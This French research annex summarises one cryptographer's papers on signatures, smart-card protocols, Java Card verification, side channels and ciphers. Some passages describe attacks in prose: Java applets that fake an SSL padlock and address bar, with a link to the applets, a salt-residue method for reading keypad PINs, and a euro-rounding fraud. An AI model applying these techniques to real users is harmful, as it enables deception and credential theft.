- A Eurocrypt 2003, Dan Boneh *et alii* ont présenté une nouvelle primitive cryptographique appelée *signature agrégée*. Une signature agrégée a la propriété suivante : étant données k signatures de messages distincts provenant de k utilisateurs différents, il est possible d'agréger (compresser) toutes ces signatures en une seule signature.

  En appliquant ce concept aux signatures chiffrées vérifiables (nous référons le lecteur à [21] pour plus de détails sur cette notion), Boneh *et al* introduisent une nouvelle hypothèse de complexité à laquelle ils donnent le nom de *Problème d'Extraction de k-Éléments Agrégés*.

  Nous montrons dans [21] que le Problème d'Extraction de k-Éléments Agrégés n'est rien d'autre qu'un Problème de Diffie-Hellman Calculatoire, autrement reformulé.

Protocoles Le terme « *protocole* » désigne des procédés d'échange de données (souvent à plusieurs passes) permettant d'atteindre un but précis (paiement, identification, vote électronique *etc.*). Il ne s'agit pas d'un thème bien défini mais dans les conférences de cryptologie il est coutume de regrouper dans une même session les articles concernant de telles fonctionnalités. Approche que nous suivons ici.

Résultats : Nos travaux ont visé à exploiter une faille dans les règles de conversion applicables à l'euro [33], prévenir le vol de clés GSM [38], accélérer la personnalisation de cartes RSA [39] et ... attaquer un protocole d'identification présenté dans notre thèse [46]. Nous décrivons également une méthode permettant de détecter la copie illicite de certaines fonctions cryptographiques [34].

- L'euro a été introduit le premier Janvier 1999 comme monnaie officielle de quatorze pays Européens. Durant la période de transition, les règles de conversion entre l'euro et les monnaies nationales étaient fondamentalement différentes des règles de conversion monétaire habituelles car – par la loi – il était interdit de faire payer une commission lors de la conversion entre euro et monnaies nationales (le but de cette loi était de ne pas dissuader les utilisateurs d'adopter l'euro). Nous avons remarqué que cela créait un nouveau terrain de jeu où un bénéfice pouvait être engrangé des règles de conversion monétaire de l'Union Européenne.

  [33] décrit la fraude ainsi qu'une réparation des règles. Dans la solution proposée, les acteurs engagés dans une conversion de devises ne peuvent prédire si l'arrondi aboutira en un gain ou en une perte. Ceci diminue la différence statistique entre un montant en monnaie nationale et son équivalent-euro, lorsque le nombre des transactions augmente.
- Considérons le scénario suivant : une société distribue un logiciel qui permet d'écouter des morceaux de musique. Elle distribue par ailleurs des morceaux de musique. Ces morceaux sont chiffrés à l'aide d'un algorithme de chiffrement dont la clé secrète est connue. Le logiciel est constitué de deux parties, l'une permettant la lecture proprement dite du morceau et l'autre effectuant le chiffrement ou le déchiffrement des morceaux. Admettons que l'on soit capable de marquer la partie qui effectue

le chiffrement et le déchiffrement. Un utilisateur qui obtient le logiciel illégalement aura le choix entre garder cette partie et être en infraction avec la législation ou bien supprimer cette partie.

En outre, il va exister de la musique (personnelle ou piratée) qui ne sera pas chiffrée, par contre, toute la musique distribuée officiellement par la société sera chiffrée. Cela signifie qu'un utilisateur ne voulant pas risquer de se trouver en infraction devra choisir entre obtenir un logiciel officiel pour écouter tous les morceaux de musique ou bien se contenter d'écouter des morceaux de musique piratés. On peut éventuellement aller plus loin en admettant qu'un lecteur avec l'interface de déchiffrement ne peut *pas* lire de la musique non-chiffrée.

On réalise ainsi ce que souhaiteraient obtenir la plupart des distributeurs de musique à l'heure actuelle, à savoir, totalement isoler le monde des pirates de celui des utilisateurs légaux, en empêchant tout transfert entre l'un et l'autre.

[34] décrit une méthode permettant de marquer des copies d'algorithmes fonctionnellement équivalents. Les algorithmes contiennent des marques d'identification dont l'emplacement est connu à l'attaquant. Par opposition à toutes les autres constructions que nous connaissons, la nouvelle technique ne repose pas sur l'hypothèse de marquage (l'hypothèse de marquage veut que l'attaquant ne sache pas distinguer les bits faisant partie du contenu protégé des bits constituant la marque d'identification). Ainsi, notre procédé assure que chaque copie est soit traçable soit tellement endommagée qu'il devient impossible de la sauvegarder en un espace polynomial, ou l'exécuter en un temps polynomial.

Même si la technique utilise RSA comme brique de base, elle est particulièrement applicable à des chiffreurs par bloc tels que SkipJack, RC4, GOST 28147–89, GSM A5, COMP128, TIA CAVE ou d'autres algorithmes propriétaires distribués à des partenaires potentiellement indignes de confiance.

- [46] présente une attaque contre un protocole à divulgation nulle présenté dans notre thèse de doctorat. L'attaque permet à un adversaire de passer toujours l'épreuve d'identification en un temps polynomial et sans connaître la clé privée.
- [38] apporte une contremesure technique au risque de vol de clés dans une usine de personnalisation de cartes à puce. Notre protocole est une alternative non-interactive aux protocoles d'échange de clés authentifiés et son exécution résulte en une situation où même le fabriquant de la carte ne peut apprendre la valeur des clés secrètes que la carte échange avec son propriétaire. Nous prouvons la sécurité de ce protocole dans le modèle de l'oracle aléatoire.
- [39] décrit une nouvelle méthode permettant de générer des clés RSA. Par opposition à la procédure habituelle, ici la génération de clés se déroule en deux étapes. Une première étape a lieu avant que la carte soit mise en marche et avant que ses paramètres soient connus. La seconde phase se déroule une fois les paramètres connus. Cette seconde phase est conçue pour être extrêmement rapide.

- Dans [70] nous décrivons un protocole permettant de déléguer de manière sûre le couplage de points sur une courbe elliptique. Nous montrons comment un dispositif limité en ressources (typiquement, une carte à puce) peut déléguer le calcul du couplage $e(A, B)$ à un dispositif plus puissant (par exemple, un ordinateur) d'une manière telle que :

  1. le dispositif puissant n'apprendra rien sur les points couplés (A et B), ni sur le résultat du couplage $e(A, B)$,

  2. le dispositif limité en ressources s'assurera que le dispositif puissant n'a pas triché.

  La sécurité de notre protocole est inconditionnelle.

Accélération ou Simplification de Calculs Un sujet abordé largement lors de notre thèse de doctorat [54] est l'accélération ou la simplification de calculs cryptographiques. Il s'agit d'une préoccupation (obsession ?) permanente de l'industrie de la carte où chaque cycle machine et chaque octet de mémoire vive comptent.

Résultats : Nos travaux permettent de personnaliser des cartes RSA à une vitesse double [28], adapter des algorithmes consommateurs d'aléas à l'absence de générateurs de nombres aléatoires [36][14], accélérer le calcul $m^d \bmod p$ de quelques pourcentages en substituant d par un exposant équivalent mais plus rapide [29] et accélérer le calcul d'exponentielles modulaires lorsque celles-ci sont calculées par lots [32] :

- Les premiers sûrs sont des nombres premiers de la forme $p = 2q + 1$ où q est premier. [28] décrit une méthode simple permettant de doubler la vitesse de génération de premiers sûrs lorsqu'un grand nombre de modules RSA composés de premiers sûrs doit être généré.
- [36] présente une méthode permettant de générer des signatures nécessitant des nombres aléatoires dans des environnements dépourvus de sources aléatoires ou lorsqu'il y a lieu de suspecter que la source aléatoire est de piètre qualité.

  Par opposition à toutes les méthodes connues de génération de pseudo-aléas, qui supposent que le générateur est une machine d'état, ici le signataire est un automate dépourvu de mémoire qui reçoit un message, émet sa signature et retourne *précisément* à son état initial. Le lecteur aura compris que l'astuce consiste à dériver la variabilité nécessaire du . . . message signé lui-même. Ainsi, notre technique convertit de manière formelle des signatures probabilistes en des signatures déterministes.
- [29] présente une méthode permettant d'améliorer les performances du calcul d'exponentielles modulaires.

  Partant de l'observation que le remplacement d'un exposant RSA d par $d' = d + k\phi(n)$ n'a aucun impact arithmétique mais affecte le temps de calcul, nous cherchons

[14] Critique du magazine Dr. Dobb's : « . . . *This excellent paper offers a rigorous security analysis. . .* » (`http ://www.ddj.com/topics/security/papers`)

a déterminer le k diminuant le plus possible notre charge de travail. Une analyse statistique fine, vérifiée par des simulations intensives, confirme une amélioration du temps de calcul de 9,3% pour le « carré et multiplier » et de 4,3% pour l'algorithme du chiffre binaire signé.

La propriété la plus attractive de notre méthode est le fait que dans la majorité des cas, des boites noires d'exponentiation *préexistantes* peuvent être accélérées par un simple précalcul externe, effectué une fois pour toutes lors de l'installation de la clé.

- La génération de signatures basées sur le problème du logarithme discret demande le calcul de la quantité $r = g^k \bmod p$ où k est aléatoire. [32] présente une stratégie de calcul applicable au cas où plusieurs tels r-s doivent être calculés simultanément. Notre méthode n'impose aucune relation entre les exposants k qui peuvent être parfaitement aléatoires et offre un éventail de compromis temps-mémoire.


  L'algorithme est plus lent que la stratégie de Brickell-Gordon-McCurley-Wilson, mais en contrepartie consomme moins d'espace mémoire.

2.2 Mécanismes d'Exécution Sécurisée

Java : Java a changé la façon de concevoir l'informatique professionnelle. Il est devenu le langage de programmation de référence dans une multitude d'applications : programmes de sécurité réseau, traitement de l'image et du multimédia, toile côté client et serveur, ou encore systèmes d'information qui régissent le cœur de l'entreprise. À la différence de nombreux autres langages, les programmes Java sont compilés vers un assembleur intermédiaire appelé *bytecode*. Le bytecode peut ainsi être exécuté par n'importe quel terminal muni d'un interpréteur Java, communément appelé *machine virtuelle*.

L'*inférence de types* est une technique d'analyse du comportement de programmes. Il s'agit d'un procédé statique, c'est-à-dire ne nécessitant pas l'exécution du programme analysé. L'algorithme d'inférence attribue à chaque composant du programme une propriété appelée *type*, le type d'un composant étant déduit des types des sous-composants qui le constituent selon des règles prédéterminées. Si ce processus réussit, le type attribué au programme entier (dit *point fixe*) peut être vu comme une description de son comportement, et fournit donc des garanties concernant son exécution. La garantie la plus élémentaire est l'absence de dysfonctionnements ; cependant, on peut concevoir des systèmes de types plus ambitieux capables de fournir des garanties de sécurité.

Si le processus d'inférence échoue, aucune garantie ne peut être fournie, ce qui signifie souvent (mais pas forcement !) qu'une fois exécuté le programme violera la *politique de sécurité* de la plateforme. Les programmes pour lesquels l'inférence échoue sont dits *mal-formés*. Le sous-ensemble des programmes mal-formés violant la politique de sécurité est constitué de *programmes hostiles*.


programmes sûrs
CERTIFIED
ANGEL
espace des chaînes syntaxiquement incorrectes
bugs
HACKERS
programmes hostiles
Resident of the Looney Bin
programmes mal-formés mais syntaxiquement corrects

Afin de permettre aux cartes Java de détecter les programmes mal-formés (et donc les programmes hostiles) une inférence doit avoir lieu à bord ; ce qui pose un défi technique dans la mesure où les algorithmes d'inférence sont souvent gourmands en mémoire, une ressource sévèrement rationnée à bord. L'algorithme d'inférence spécifié par Sun Microsystems utilise $M \times S$ variables où M est la mémoire utilisée par le code vérifié et S le nombre d'instructions de saut dans ce code mais d'autres approches plus économiques existent.

Résultats : Nos travaux ont visé à réduire ce $M \times S$ de diverses manières :

- Dans [5] nous présentons un protocole où la carte sous-traite au monde extérieur (supposé riche en ressources mais potentiellement indigne de confiance) la sauvegarde des données intermédiaires nécessaires à l'inférence. L'économie de mémoire est obtenue au prix de quelques transmissions mais celles-ci restent parfaitement tolérables, comme le confirment nos expériences pratiques.

  Le principe est le suivant : durant l'exécution de l'algorithme de vérification, les trames de mémoire[15] utilisées par le vérifieur sont MACées et exportées vers le terminal. Le terminal retournera ces trames au vérifieur sur requête. Ainsi, des terminaux indignes de confiance peuvent être utilisés sans crainte par des dispositifs embarqués pauvres en mémoire afin de sauvegarder les données de calcul intermédiaires.

  Le protocole a été porté avec succès sur des cartes Java d'IBM JCOP20 et JCOP30 Java, à l'aide de l'outil de développement JCOP d'IBM.
- Une seconde solution [6] troque mémoire contre calcul grâce à un algorithme capable de vérifier les types de *sous-ensembles* de variables. Ainsi, en exécutant cet algorithme ℓ fois nous arrivons à diviser la consommation de mémoire par ℓ au prix de ℓ fois plus de vérifications. Le gain expérimental moyen est de l'ordre de 40%.

[15] ≡ *memory frame*

- La troisième stratégie [7] consiste à repousser la vérification de variables jusqu'aux premiers blocs d'instructions les utilisant. Le gain expérimental moyen est de l'ordre de 80% mais l'algorithme est lent et relativement complexe à programmer.

Autres résultats :

- [37] présente une puce sécurisée d'un type nouveau. Par opposition à une carte à puce usuelle qui embarque son programme dans une mémoire morte (ROM), le nouveau dispositif utilise les terminaux avec lesquels il entre en contact comme sources d'instructions exécutables. La protection contre des instructions malveillantes est donc essentielle. Ainsi, l'article se focalise autour de cette menace et des stratégies permettant de la contrer.

  Les avantages apportées par la nouvelle architecture sont très nombreux : la fabrication de cartes à puce n'est plus sujette à des délais de masquage, la réparation de bogues devient immédiate (une mise à jour *des terminaux*) et n'implique pas le retrait de cartes de la circulation. De plus, la taille du code exécutable, désormais localisé dans les terminaux, n'est plus un facteur limitant, ce point étant prépondérant étant donné l'accroissement continu de la complexité du code embarqué à bord des cartes.

  Après avoir décrit le jeu d'instructions de la machine, nous introduisons deux variantes du dispositif : la première est une architecture orientée clé publique qui repose sur un nouvel algorithme de vérification de signatures RSA par lot. Cette variante présente une faible complexité de communication au prix d'une charge de calcul accrue. La seconde architecture est orientée clé secrète et repose sur de simples MACs et des fonctions de hachage. Cette seconde variante, plus rapide, requiert plus de communications.


- Enfin, un quatrième travail [4] vise à créer des applets capables de duper un utilisateur en simulant des sessions SSL. La technique consiste à afficher en surimpression sur l'écran de la victime un faux cadenas fermé, faisant ainsi croire à une session sécurisée alors qu'il n'en est rien.

  Nos applets malicieuses profitent des fonctionnalités graphiques sophistiquées du langage Java afin de rectifier la zone du cadenas et recouvrir la barre d'adresse avec un faux nom de domaine portant le préfixe `https`.

  L'attaque a été testée avec succès sur le Navigator de Netscape et l'Internet Explorer de Microsoft. Le degré de nouveauté de cette attaque n'est pas clair dans la mesure où des résultats similaires (mais non identiques) ont été atteints par d'autres techniques. Il n'empêche que notre stratégie est plus simple que celles publiées auparavant et ne demande que l'inclusion d'une applet dans la fenêtre du site de l'attaquant. Quoi qu'il en soit, nous pensons que la dissection de notre code et sa compréhension ont une valeur pédagogique et illustrative en soi.

  Les applets d'attaque sont disponibles en ligne à :

  `http://www.ensta.fr/~lefranc/test`




http://www.ensta.fr/~lefranc/test/testIE.html - Microsoft Internet Explorer

Adresse http://www.ensta.fr/~lefranc/test/testIE.html


THIS SITE IS INSECURE
(DESPITE THE CLOSED PADLOCK)


2.3 Sécurité Embarquée

Les cartes modernes doivent embarquer des algorithmes de plus en plus sophistiqués (vérification de bytecode, biométrie, cryptographie à clé publique, ramasses-miettes, *etc.*) tout en résistant à une longue liste d'attaques physiques (mesure de temps ou de consommation de courant, capture de rayonnement électromagnétique, injection de fautes *etc.*). Ce thème est vaste et fait appel à l'électronique, aux mathématiques, à l'informatique et à la physique.



effet de différents poids de Hammings sur la consommation de courant d'une carte à puce.





Résultats : Un premier article présente une méthode permettant de mettre en évidence des corrélations entre les secrets manipulés par un système et les signaux qui en émanent [40]. Les trois autres articles sont des survols pédagogiques de l'état de l'art (attaques par injection de fautes [60], attaques par espionnage de canaux collatéraux [57] et sécurité des terminaux mobiles [59]).

Le sujet étant à forte orientation industrielle, plusieurs de nos idées n'ont pas été écrites sous la forme d'articles mais de brevets d'invention. Citons par exemple une protection contre l'espionnage électromagnétique consistant à mélanger de la poudre de ferrite avec la résine utilisée lors de l'encartage (afin de créer autour du composant une mini cage de Faraday) ou une protection contre la fuite d'informations par découplage photoélectrique :

La société Photonic Power Systems commercialise des DELs (800 nm) et des cellules photovoltaïques miniatures (PCC-6E), qu'il est possible de souder face-à-face à l'intérieur d'une carte PCMCIA.

L'efficacité de conversion énergétique du PCC-6E (notée $\frac{1}{r}$) étant $\sim 40\%$, il devient possible d'alimenter la DEL par une source *externe* à la carte et alimenter le microprocesseur par la sortie de la cellule photovoltaïque, l'isolant ainsi du monde extérieur. En utilisant une micro-capacité (*e.g.* 10 pF) et deux amplificateurs on multipliera la consommation par $\frac{2(r+1-p)}{r+rp}$ où p est le ratio entre le niveau de consommation maximal et minimal du microprocesseur durant un cycle. Pour une valeur typique de $r = 2$ nous obtenons une augmentation théorique de la consommation de $\sim$ 85% ce qui est excessif pour des applications pratiques mais non démesuré. D'autres obstacles techniques (miniaturisation et problèmes de dissipation d'énergie) doivent par contre être surmontés.

- L'effet de fautes sur des systèmes électroniques a été étudié depuis les années 1970. A l'époque, il a été remarqué que des particules radioactives provoquaient des erreurs dans des composants électroniques. Cela a motivé des recherches dans le but de comprendre précisément l'effet des particules chargées sur le silicium. Le problème inquiétait particulièrement l'industrie aérospatiale qui craignait des dysfonctionnement à bord d'appareils embarqués volant dans les couches hautes de l'atmosphère, où des particules chargées abondent.

  Depuis lors, divers mécanismes d'injection et de propagation de fautes ont été découverts et étudiés. [60] explique les différentes méthodes qui peuvent être utilisées afin d'exploiter de manière malveillante des fautes dans des systèmes électroniques. Nous expliquerons différents mécanismes d'attaque et détaillons les contre-mesures permettant de se prémunir contre de telles attaques.

  Une application pratique de ces techniques est donnée dans [68].
- En sus de ses hypothèses de complexité habituelles, la cryptographie suppose de manière implicite que l'information secrète peut être protégée de manière physique quelque part. Or, comme il est facile d'imaginer, les dispositifs physiques sont loin d'être parfaits et l'information fuit à travers divers canaux.

  [40] donne une définition rigoureuse de l'immunité à la fuite d'information et présente une collection de tests permettant la détection de telles fuites. Dans ces tests, un échec indiquera l'existence probable de corrélation entre les émanations provenant d'un circuit électronique et les secrets qu'il manipule. Le test donnera aussi une estimation de la probabilité de fuite. Un succès ne réfutera pas l'existence d'émanations mais indiquera au testeur qu'une corrélation significative entre les secrets manipulés et les émanations n'a pu être exhibée au vu des signaux mesurés.
- [59] est un survol pédagogique des menaces pesant sur le monde de l'électronique embarquée.

2.4 Autres Travaux

Nous conclurons l'annexe par des travaux inclassables dans les catégories précédentes. Il s'agit de deux algorithmes de chiffrement symétrique : SHACAL [42] et XMX [43], d'une correction du test Universel de Maurer [49], d'un système de reconnaissance d'empreintes digitales [47], d'une attaque chimique sur des claviers [48], d'un problème nouveau [71], de la première généralisation de cryptographie visuelle à la couleur [55], d'un nouveau code correcteur d'erreurs [65] et d'un algorithme de génération de permutations [52] présenté dans un colloque en 1989 (en présence de Paul Erdős) mais jamais publié sous la forme d'un article.

- Le projet NESSIE[16] de la Commission Européenne avait pour objet l'évaluation de la sécurité d'algorithmes cryptographiques.
  Les algorithmes cryptographiques sont les équivalents numériques des cadenas, sceaux, tampons et documents d'identité. Ils sont essentiels à la protection des transactions électroniques, aux cartes à puce, au commerce électronique, aux services de confiance et à l'administration numérique (e-government).
  En septembre 2000, les cryptologues de plus de dix pays ont soumis à NESSIE 42 algorithmes cryptographiques. Puis, des chercheurs externes et internes au projet NESSIE ont tenté d'attaquer ces algorithmes afin d'y trouver des failles de sécurité.
  Suite à ces évaluations, la liste initiale a été réduite à 24 algorithmes, puis à 12, répartis en diverses catégories. NESSIE a recommandé les algorithmes survivants à divers organismes de normalisation tels que l'ISO, l'IEEE ou l'IETF (Internet Engineering Task Force).
  Le chiffreur par blocs SHACAL-2 [42], inventé par Helena Handschuh et l'auteur est le seul gagnant de la catégorie des chiffreurs symétriques de 256 bits.
  Un des concurrents de SHACAL-2 était le célèbre algorithme RC6 de RSA Data Security (non sélectionné).
  L'avis officiel du comité d'experts sur les algorithmes retenus est : « *No weaknesses have been identified in any of these algorithms. We believe that many of these algorithms present a significant improvement in the state of the art.* »
  Les performances de SHACAL sont 2800 cycles par chiffrement de bloc (de 20 octets), 2330 cycles par déchiffrement de bloc et 3200 cycles pour une mise à clé de 64 octets. Des mesures de temps sur un PC à base d'AMD K6 cadencé à 233 MHz sont données dans l'article : un million de chiffrements SHACAL demandera approximativement douze secondes, un million de déchiffrements dix secondes et un million de mises à clé quatorze secondes.

  Une recherche sur Internet[17] remonte près de 490 références à ce travail.

- [43] présente xmx, un algorithme de chiffrement à bloc spécifiquement conçu pour des environnements disposant de librairies à clé publique ou de coprocesseurs arithmétiques. xmx, qui n'a pas de S-boîtes, utilise seulement des multiplications modulaires et des ou-exclusifs. Deux formules suffisent à décrire l'algorithme qui offre une grande variété de compromis temps-mémoire (nombre de tours/taille de clés, pour un niveau de sécurité donné).

  Dans la pratique xmx s'avère compacte et rapide : 136 octets de code et un débit de 121 kilo-bits/seconde ont été obtenus à bord d'un composant Siemens SLE44CR80S cadencé à 5 MHz.

[16] New European Schemes for Signatures, Integrity and Encryption, 2000-2003.

[17] `http ://www.google.de/search ?q=NESSIE+SHACAL`

xmx a été moins chanceux que SHACAL : La sécurité de l'algorithme a été dégradée dans un article intitulé « *Multiplicative Differentials* », publié dans les actes du colloque Fast Software Encryption[18]. Mais XMX peut être réparé assez facilement.

- Le test universel d'Ueli Maurer est une procédure de vérification de sources aléatoires très populaire. Le test est très simple (quelques lignes de Java) et flexible (l'opérateur peut choisir entre une grande variété de combinaisons de paramètres). La procédure a été conçue pour détecter une très large gamme de défauts statistiques.

  Malgré le fait que le test est basé sur des fondations probabilistes solides, une de ses composantes cruciales, utilise l'approximation heuristique :

$$c(L,K) \cong 0,7 - \frac{0,8}{L} + (1.6 + \frac{12,8}{L})K^{-4/L}$$

  Dans [49] nous calculons la valeur précise de $c(L,K)$ et montrons que l'erreur due à l'approximation heuristique peut rendre le test 2,67 fois plus permissif que ce qui est théoriquement admissible[19].

  De plus, nous établissons une nouvelle relation asymptotique entre le paramètre du test et l'entropie de la source testée.

- Soit n un module RSA et soient $P, Q \in (\mathbb{Z}/n\mathbb{Z})[X]$. [71] explore le problème suivant : Étant donnés Q et $Q(P)$, trouver P. Nous clarifions les connections entre ce problème et RSA et dérivons de ce problème deux preuves à divulgation nulle.
- Dans [64] nous explorons des identités du type :

$$\forall n \in \mathbb{N} \qquad (n+3)!^6 - 6^6 = \sum_{k=1}^{n} \eta(k) k!^6$$

  où

$$\begin{aligned}\eta(k) = {} & 6^6 - 2^6 + 512640k + 2629824k^2 + 8356896k^3 + 18433200k^4 + 29970360k^5 + 37226532k^6 \\ & +36123318k^7 + 27764691k^8 + 17032860k^9 + 8361804k^{10} + 3277998k^{11} + 1018815k^{12} \\ & +247716k^{13} + 46095k^{14} + 6336k^{15} + 606k^{16} + 36k^{17} + k^{18}\end{aligned}$$

  ou

$$\sum_{k=1}^{n} \left(k^3 + 11k^2 + 3k - \frac{1310}{343}\right) 7^{k+2} k! = 7^n (n+1)! \left(49n^2 + 497n - 293\right) + 293$$

  ou encore

$$\sum_{k=1}^{n} \left((5k+1)(5k)^7 - 7304007\right) 5^{k-1} k! = 5^n (n+1)! \sigma(5n) - \sigma(0)$$

[18] Nikita Borisov, Monica Chew, Robert Johnson, David Wagner, *Multiplicative Differentials*, Fast Software Encryption, 9th International Workshop, FSE 2002, Lecture Notes in Computer Science vol. 2365, Springer-Verlag, pp. 17 - 33, 2002.

[19] Ueli Maurer : « *I have now glanced through the paper. I think it is a very valuable contribution to the field of statistical testing, filling gaps in my (perhaps too sketchy) paper.* »

avec

$$\sigma(n) = -1227623 - 4643n + 40497n^2 - 7753n^3 + 707n^4 - 23n^5 - 3n^6 + n^7$$

- [47] présente une carte à mémoire extrêmement économique capable de reconnaître l'empreinte digitale de son utilisateur. Le protocole est basé sur l'idée suivante : la carte contient l'empreinte digitale de l'utilisateur dans laquelle des minuties aléatoires ont été ajoutées au moment de la délivrance (nous notons cette empreinte brouillée par t). La carte contient également une chaîne binaire w qui encode lesquelles des minuties dans t appartiennent effectivement au titulaire de la carte. Lorsqu'une session d'identification débute, la carte envoie t au terminal qui, à l'aide des informations arrivant du scanner, détermine lesquelles des minuties dans t sont vraies et lesquelles sont fausses. Le terminal forme alors un candidat w' et l'envoie à la carte. Il ne reste plus à la carte qu'à vérifier que le poids de Hamming de $w \oplus w'$ est inférieur à un seuil de tolérance d.

  Il s'ensuit que la carte doit seulement embarquer des moyens de sauvegarde de données passives, une porte logique (ou exclusif), un registre à décalage, un compteur et un comparateur (moins de 40 portes logiques).
- [48] présente une attaque sur des claviers.

  L'attaque consiste à déposer sur chaque touche une petite quantité de sel ionique (*e.g.* un peu de NaCl sur la touche 0, un peu de KCl sur la touche 1, LiCl sur le 2, $SrCl_2$ sur le 3, $BaCl_2$ sur le 4, $CaCl_2$ sur le 5...). Dès que l'utilisateur touche le clavier pour saisir une information les sels se mélangent et laissent le clavier dans un état qui, une fois analysé, révélera de l'information sur les données saisies. L'évaluation de la perte d'entropie due à la trace chimique est un exercice intéressant d'analyse combinatoire.

  Sous l'hypothèse que des spectromètres de masse puissent révéler avec précision la nature du mélange chimique résultant de l'activité de l'utilisateur, nous montrons que l'attaque révélera en règle générale des mots de passe décimaux de modeste taille. L'attaque peut s'appliquer à des codes d'ouverture de portes, des numéros de téléphone composés à partir de chambres d'hôtel, des claviers d'ordinateurs ou même des distributeurs de billets électroniques.

  Nous n'avons pas mis en oeuvre la partie chimique de l'attaque mais des spécialistes de la spectrométrie de masse nous ont confirmé sa parfaite faisabilité.
- Dans un célèbre article intitulé *visual cryptography*, Moni Naor et Adi Shamir introduisirent une méthode de partage de secrets par laquelle k utilisateurs parmi n retrouvent une image secrete en superposant k transparents.

  Dans [55] nous généralisons cette technique à des images en couleur.
- [52] décrit un algorithme de génération de permutations. L'algorithme est une simple curiosité combinatoire, sans applications particulières.
- [65] décrit une nouveau code correcteur d'erreurs basé sur l'arithmétique modulaire. Nous comparons la performance de notre code avec le code de Reed-Muller et mon-

trons que notre code est plus efficace que Reed-Muller pour des messages longs et peu bruités.

L'annexe sera clôturée par le travail d'analyse de mots cachés, présenté récemment à la session informelle d'Eurocrypt 2004.

[13, 14, 20, 22, 30, 31, 35, 41, 44, 45, 50, 51, 52, 53], résumés dans notre thèse de doctorat [54] ne font pas partie de ce mémoire.

